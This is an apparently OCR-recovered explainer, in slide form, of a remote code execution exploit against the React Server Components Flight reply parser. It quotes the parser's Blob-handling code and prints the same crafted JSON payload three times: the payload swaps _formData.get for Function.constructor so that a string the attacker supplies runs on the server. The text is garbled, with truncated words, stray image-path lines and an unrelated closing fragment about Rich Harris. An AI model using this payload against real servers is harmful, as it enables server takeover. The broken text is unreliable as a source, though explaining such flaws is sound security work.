      break;
  }
  switch (chunk.status) {
    case INITIALIZED:
      resolve(chunk.value);
      break;
    case PENDING:
    case BLOCKED:
    case CYCLIC:
```

```

{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```


3. THE BLOB GADGE

The parser sees $B (Blob).


It switches logic paths to "Bl
Handling Mode".

It assumes the object has a va
_formData property that it car
call .get() on.

packages/react-server/src/ReactFlightReplyServer.js



```
        case 'm':
          return parseTypedArray(response, value, BigUint64Array, 8, obj, key);
        case 'V':
          return parseTypedArray(response, value, DataView, 1, obj, key);
        case 'B': {
          // Blob
          const id = parseInt(value.slice(2), 16);
          const prefix = response._prefix;
          const blobKey = prefix + id;
          // We should have this backingEntry in the store already because we emitted
          // it before referencing it. It should be a Blob.
          const backingEntry: Blob = (response._formData.get(blobKey): any);
          return backingEntry;
        }
      }
    }
```



```


{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}

```

4. ARGUMENT CONTR

React tries to call:

`_formData.get(prefix + key)`

But we replaced get with:

Function.constructor

This executes new Function(pre
+ key).

pwned.


```
{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

THE MINIMUM VIABL
EXPLOIT

The exploit triggers the resolution of a **thenable chai** inside the flight protocol pa with an **attacker-controlled object.**

The final value after the thenables resolve is a Blob o that when parsed, executes use controlled code.

IS THIS A PROTOTYPE POLLUTION EXPLOIT?



we will regret
reinventing RPC

🌶️🌶️🌶️🌶️

Rich Harris on frameworks, the web, and the edge

EOF

Recovered Successfully.